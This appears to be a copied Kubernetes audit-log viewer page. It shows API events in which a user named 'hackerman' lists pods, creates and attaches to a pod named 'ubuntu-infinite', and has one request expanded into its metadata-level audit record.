19354	19:07:32	list	deployments	default	ResponseComplete	200
19489	19:07:51	get		-	RequestReceived	0
19490	19:07:51	get		-	ResponseComplete	200
19491	19:07:51	get	pods (ubuntu-infinite)	default	RequestReceived	0
19492	19:07:51	get	pods (ubuntu-infinite)	default	ResponseComplete	404
19493	19:07:51	create	pods	default	RequestReceived	0
19498	19:07:51	create	pods (ubuntu-infinite)	default	ResponseComplete	201
19569	19:07:58	list	pods	default	RequestReceived	0
19570	19:07:58	list	pods	default	ResponseComplete	200
19659	19:08:07	get	pods (ubuntu-infinite)	default	RequestReceived	0
19660	19:08:07	get	pods (ubuntu-infinite)	default	ResponseComplete	200
19661	19:08:07	get	pods (ubuntu-infinite)	default	RequestReceived	0
19662	19:08:07	get	pods (ubuntu-infinite)	default	ResponseStarted	101
19719	19:08:13	get	pods (ubuntu-infinite)	default	ResponseComplete	101

Line: 33004	AuditID: f7af46df-a824-4f62-8cdb-476e50e2e1ba
Stage: RequestReceived	Timestamp: 2025-05-08T23:34:30.466Z
Verb: list	
User: hackerman	Source IP: 192.168.49.1
User Agent: kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc	
URI: /api/v1/namespaces/default/pods?limit=500	

```
kind: "Event"
apiVersion: "audit.k8s.io/v1"
level: "Metadata"
auditID: "f7af46df-a824-4f62-8cdb-476e50e2e1ba"
stage: "RequestReceived"
requestURI: "/api/v1/namespaces/default/pods?limit=500"
verb: "list"
▶ user: {...}
▶ sourceIPs: [...]
userAgent: "kubectl/v1.31.0 (linux/amd64) kubernetes/9edcffc"
▶ objectRef: {...}
requestReceivedTimestamp: "2025-05-08T23:34:30.466349Z"
stageTimestamp: "2025-05-08T23:34:30.466349Z"
```



7:07:51 PM
cb46eb8f3d7b Line: 19491

[VIEW](#)

[COPY](#)

7:07:51 PM
cb46eb8f3d7b Line: 19492

[VIEW](#)

[COPY](#)

7:07:51 PM
8b71d71ad221 Line: 19493

[VIEW](#)

[COPY](#)

7:07:51 PM
42482cf5431a Line: 19494

[VIEW](#)

[COPY](#)

7:07:51 PM
42482cf5431a Line: 19495

[VIEW](#)

[COPY](#)

7:07:51 PM
26c6c9d4b570 Line: 19496

[VIEW](#)

[COPY](#)

7:07:51 PM
26c6c9d4b570 Line: 19497

[VIEW](#)

[COPY](#)

7:07:51 PM
8b71d71ad221 Line: 19498

[VIEW](#)

[COPY](#)

